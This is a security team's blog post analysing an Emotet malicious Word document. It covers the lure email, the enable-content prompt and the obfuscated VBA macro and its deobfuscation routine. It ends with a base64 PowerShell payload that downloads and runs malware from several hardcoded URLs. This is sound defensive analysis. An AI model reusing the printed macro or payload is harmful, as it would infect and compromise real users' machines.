
Analysis of the latest wave of Emotet malicious documents

inde.nz/blog/analysis-of-the-latest-wave-of-emotet-malicious-documents

In the first technical blog post from the Security Team, we're going to take a look at the latest wave of Emotet from a specific angle: the downloader document (or maldoc).

Distributed as an attachment via malspam, the operators tend to play it fairly safely with the range of lures they employ in emails - however they are still fairly advanced when compared to other large scale campaigns. Over the past week we've observed a fairly even spread of generic templates (e.g. shipping, invoices, scanned documents) and reply-to messages, with more effort seemingly being made to appear more geographically relevant. Messages almost always leverage the names of legitimate organisations and employees from the same region. In the case of reply-to messages, email exfiltrated in past (or current) compromise is responded to via another compromised account with a standard request to open the attachment - though it's not uncommon to encounter messages that only have a signature.


Mark Wilson <markw@thefrontstore.co.nz> <accounts@renault-uniqueauto.co.in>


OB3286018810GA.doc
221 KB

Please open the attached document.

Mark Wilson

----Original Message-----
> *From:* ""
> *Sent:* Friday, August 27, 2020 21:40
> *To:* "Mark Wilson"
> *Subject:* Re: Mark Wilson
--
This message has been scanned for viruses and dangerous content by MailScanner, and is believed to be clean.

The latest document template, dubbed "Red Dawn", was first seen on 26th August NZT. It was at about this time that we also saw the volume of Emotet mail hitting NZ customers significantly ramp up. Emotet consists of three botnets known as Epoch 1, 2 and 3. In the most recent wave, we have only observed NZ targeted by Epoch 1 and 2. While there are no notable differences in documents between the 3, email templates can vary depending on which botnet they come from and post-compromise behavior also differs.



Office 365 Microsoft

THIS DOCUMENT IS PROTECTED.

Previewing is not available for protected documents.


You have to press "ENABLE EDITING" and "ENABLE CONTENT" buttons to preview this document.

As seen above, the document requests for editing and content to be enabled to permit the macro to execute. Upon execution, the Document_load() function is invoked, which calls a function in a custom form.




```
Private Sub _
Document_open()
S_gil0c35zh248.Mei497ecvshp
End Sub
```

At first glance the function appears to be rather complex, however after following the code it becomes apparent that klEP6Sq and duFdpjP83 do absolutely nothing other than fill space. After each pairing of these variable declarations are commands that serve as the functional portion of the script (highlighted with breakpoints). For example, here an obfuscated string is declared as the variable that begins with "Jcu" which is then passed to the deobfuscation function (more on that in a moment). This is used to define the Win32 Process object that will later be used to launch PowerShell.



```
Function Mei497ecvshp()
   On Error Resume Next
        k1EP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
        duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
F9encfi38xoa = 100
   On Error Resume Next
        k1EP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
        duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
Vhy7folu991 = ChrW(F9encfi38xoa + (xw + 5 + jwb + 10))
   On Error Resume Next
        k1EP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
        duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
Jcu0ztctvmtoz81b = "(hsv 32(()hq gq721g()))) hsu0())(hsv 32(()hq gq721g()))) hsu0())w(hsv 32(()hq gq721g()))) hsu0())i(
   On Error Resume Next
        k1EP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
        duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
Uavg57y dqtqe7rvbu = Ddm500ym106(Jcu0ztctvmtoz81b)
   On Error Resume Next
```


Similar to the above, another function takes the value of the Control Tip for a tab on the form and passes it to the same deobfuscation function. It is the output of this function that forms the PowerShell command that retrieves and executes the Emotet payload.



```
Function Hfw8rkhs4m3d()
   On Error Resume Next
        k1EP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
        duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
Xpnb9qi8buzn5vuc95 = S gil0c35zh248.D6jvmba9xrqrqbjn2r.Tabs(1).ControlTipText
   On Error Resume Next
        k1EP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
        duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
Hfw8rkhs4m3d = Ddm500ym106(Xpnb9qi8buzn5vuc95)
   On Error Resume Next
        k1EP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
        duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
End Function
```


The deobfuscation function turns out to be fairly basic:

- Takes the input string and saves it as a variable.
- Splits the string into an array, defining a series of alphanumeric characters and parentheses as the separator.
- Re-joins the output of the array to form the output of the function.




```
Function Ddm500ym106(O_40oe57_3q8k0f)
   On Error Resume Next
         kLEP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
         duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
Dmj0vm7izf5zd_ = Conversion.CVar(Trim(O_40oe57_3q8k0f))
   On Error Resume Next
         kLEP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
         duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
D0c7rkco8az20 = Split(Dmj0vm7izf5zd_, "(hsv 3" + "2(()hq gq72" + "1g()))) hsu0()")
   On Error Resume Next
         kLEP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
         duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
M21uj1629fpjn = Jufsgfnh_t92_m5 + Join(D0c7rkco8az20, Guqsy7_zlrx9ro1b)
   On Error Resume Next
         kLEP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
         duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
Ddm500ym106 = M21uj1629fpjn
   On Error Resume Next
         kLEP6Sq = DznF6Si0d / Int(3) / vSH1R20C1 / Atn(LEOT3) / 2336 * Int(MPZK) + 451405852 / CByte(qnBvW / Sgn(30)) *
         duFdpjP83 = 458911467 - Tan(60 / Hex(qcwPSmxj / Hex(ijME * BZaG7icX9 * 9 * CLng(3370)))) - 98 - Fix(3963 * zyD)
End Function
```

While basic, doing this by hand would be time consuming, so let's automate it with Python. olevba is used to extract the ControlTip text, from which the separator string is determined:




```
Extracting form strings...
Processing: p(hsv 32(()hq gq721g()))) hsu0())o(hsv 32(()hq gq721g()))) hsu0( ... (length: 25903)
Found key!
```

The deobfuscated string is of the format "powersheLL -e <base64 blob>". We only want the blob, so that's pulled off:




```
Padded base64 string: JABFAHgAcwB4AGEAMgA5AD0AKAAoACcAUwBrAF8AbwAnACsAJwBfADMAJwApACsAJwByACcAKQA7ACYAK
AAnAG4AZQB3AC0AJwArACcAaQB0AGUAJwArACcAbQAnACkAIAAkAEUATgBWADoAdABFAE0AcABcAFcAbwByAGQAXAAyADAAMQA5AFwA
IAAtAGkAdABlAG0AdAB5AHAAZQAgAEQAaQByAEUAYwBUAE8AUgBZADsAWwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0
AYQBuAGEAZwBlAHIAXQA6ADoAIgBTAEUAYwBlAHIAaQB0AGAAeQBwAHIAYABPAHQAYABvAEMATwBMACIAIAA9ACAAKAAnAHQAJwArAC
gAJwBsAHMAJwArACcAMQAnACkAKwAnADIALAAnACsAKAAnACAAdABsAHMAJwArACcAMQAxACwAJwApACsAKAAnACAAJwArACcAdABsA
HMAJwApACkAOwAkAFEAMABrADkAdABtAG0AIAA9ACAAKAAnAFcAdwAnACsAJwAxAHUAJwArACgAJwBjACcAKwAnAHoAcwB3ACcAKQAp
ADsAJABUAHkAZgBnAGMAaABkAD0AKAAoACcATQAnACsAJwBrAGYAJwApACsAKAAnAHQAMQBkACcAKwAnADUAJwApACkAOwAkAE8ANwB
zAHAAdQAxAG4APQAkAGUAbgB2ADoAdABlAG0AcAArACgAKAAoACcANwBZACcAKwAnAHQAdwAnACkAKwAoACcAbwByACcAKwAnAGQANw
BZACcAKQArACgAJwB0ACcAKwAnADIAMAAnACkAKwAnADEAOQAnACsAKAAnADcAWQAnACsAJwB0ACcAKQApAC0AQwBSAEUAcABMAEEAQ
wBFACAAIAAoACcANwAnACsAJwBZAHQAJwApACwAWwBDAGgAQQByAF0AOQAyACkAKwAkAFEAMABrADkAdABtAG0AKwAoACcALgBlACcA
KwAnAHgAZQAnACkAOwAkAFMAMQBqADEAMAB2ADYAPQAoACcAVABkACcAKwAoACcAOAB3ACcAKwAnADQAcAByACcAKQApADsAJABPAGc
AMQBrAHEAdgBlAD0AJgAoACcAbgBlAHcALQBvAGIAJwArACcAagAnACsAJwBlACcAKwAnAGMAdAAnACkAIABuAGUAVAAuAFcAZQBiAG
MATABpAGUATgB0ADsAJABJADEAbQBrAGQAcgBfAD0AKAAnAGgAdAAnACsAKAAnAHQAcAAnACsAJwA6ACcAKQArACcALwAnACsAJwAvA
CcAKwAoACcAcgAnACsAJwBpAGMAawAnACsAJwB0AGgAJwApACsAJwBlACcAKwAoACcAdwBlACcAKwAnAGwAJwApACsAKAAnAGQAZQAn
ACsAJwByAC4AYwAnACsAJwBvAG0ALwAnACkAKwAnAGQAJwArACcAdAAnACsAJwBiACcAKwAnAGsAdQAnACsAJwBwADIAJwArACgAJwA
wADEAMQAwACcAKwAnADIAJwArACcAMAAnACkAKwAoACcANQAnACsAJwAvAGkAJwApACsAJwAvACoAJwArACcAaAAnACsAJwB0ACcAKw
AnAHQAJwArACgAJwBwACcAKwAnADoALwAnACkAKwAoACcALwBzAGkAdAAnACsAJwBlACcAKQArACgAJwBjAGcAJwArACcAcABzACcAK
QArACgAJwAuACcAKwAnAGMAbwAnACkAKwAoACcAbQAvAGMAJwArACcAZwBpAC0AYgAnACsAJwBpAG4AJwApACsAKAAnAC8ANwAvACcA
KwAnACoAJwApACsAJwBoAHQAJwArACgAJwB0AHAAJwArACcAOgAvAC8AJwArACcAdABmACcAKQArACgAJwBiAGEAdQByAHUALgAnACs
AJwBjACcAKQArACgAJwBvACcAKwAnAG0ALgAnACkAKwAoACcAYgAnACsAJwByAC8AYwAnACkAKwAoACcAZwAnACsAJwBpACcAKwAnAC
0AYgBpACcAKwAnAG4ALwBMAGgAZQAnACkAKwAoACcALwAqACcAKwAnAGgAdAAnACkAKwAnAHQAcAAnACsAJwBzADoAJwArACgAJwAvA
C8AcAAnACsAJwBhAHUAbABiAHUAcgAnACkAKwAoACcAawBwAGgAbwAnACsAJwB0ACcAKQArACgAJwBvAGcAJwArACcAcgBhACcAKQAr
ACgAJwBwACcAKwAnAGgAeQAuAGMAJwApACsAJwBvACcAKwAoACcAbQAvAF8AJwArACcAbgBlAHcAJwApACsAKAAnAF8AJwArACcAaQB
tAGEAJwApACsAJwBnAGUAJwArACcAcwAnACsAJwAvACcAKwAoACcARgAvACoAJwArACcAaAB0AHQAJwArACcAcAA6AC8ALwB0AGgAZQ
BlACcAKwAnAGwAJwArACcAZAAnACkAKwAnAGUAJwArACcAcwAnACsAKAAnAHQAZwBlAGUAawAnACsAJwAuAGMAJwApACsAKAAnAG8Ab
QAnACsAJwAvAGUAcgByAG8AJwApACsAJwByACcAKwAnAC8AJwArACgAJwBGAFMALwAnACsAJwAqAGgAJwArACcAdAB0ACcAKQArACcA
cAAnACsAJwA6ACcAKwAnAC8ALwAnACsAJwBlACcAKwAoACcAbgBpAHEAJwArACcAdQBlACcAKQArACgAJwB3AHYALgAnACsAJwBjACc
AKQArACgAJwBvACcAKwAnAG0ALwAnACkAKwAnAGMAJwArACgAJwBnAGkALQBiAGkAJwArACcAbgAnACsAJwAvAE8AVgBKACcAKQArAC
gAJwA5ACcAKwAnAHEAWQAvACcAKwAnACoAaAB0AHQAcAAnACkAKwAoACcAOgAvAC8AdABlACcAKwAnAGwAcwAuACcAKwAnAHAAbAAvA
GMAZwAnACsAJwBpAC0AJwArACcAYgBpAG4AJwApACsAJwAvADcAJwArACgAJwBhACcAKwAnADkALwAnACkAKQAuACIAUwBwAGwAYABJ
AFQAIgAoAFsAYwBoAGEAcgBdADQAMgApADsAJABYAGoAaQBjADMAeAB4AD0AKAAnAFgAJwArACgAJwBhAHMAJwArACcAcgAnACkAKwA
oACcAbQAnACsAJwBhAGUAJwApACkAOwBmAG8AcgBlAGEAYwBoACgAJABMADIAOQByADQAYQBtACAAaQBuACAAJABJADEAbQBrAGQAcg
BfACkAewB0AHIAeQB7ACQATwBnADEAawBxAHYAZQAuACIARABvAHcAbgBgAEwATwBgAEEARABGAGAAaQBsAEUAIgAoACQATAAyADkAc
gA0AGEAbQAsACAAJABPADcAcwBwAHUAMQBuACkAOwAkAFgAdwBtADAAaQA3AHAAPQAoACgAJwBWAHkAJwArACcAbwAnACkAKwAoACcA
XwAnACsAJwBsAHIAdwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAdAAnACsAJwBlAG0AJwApACAAJABPADcAcwBwAHU
AMQBuACkALgAiAGwAZQBOAGcAYABUAEgAIgAgAC0AZwBlACAAMgAxADAAMgA3ACkAIAB7ACYAKAAnAEkAbgAnACsAJwB2AG8AawBlAC
0AJwArACcASQB0AGUAbQAnACkAKAAkAE8ANwBzAHAAdQAxAG4AKQA7ACQAQQB4AHIANgAyAGcAZAA9ACgAKAAnAEUANQA5AGMAJwArA
CcAbgAnACkAKwAnAGUAMwAnACkAOwBiAHIAZQBhAGsAOwAkAEoAMQBoAGMAcwA4AGEAPQAoACgAJwBCAGoAJwArACcAZAAnACkAKwAn
AGkAeQAnACsAJwAzAHAAJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJABNAHkAbQBvAHkAegBmAD0AKAAoACcARwA3AGIAJwArACcAYwA
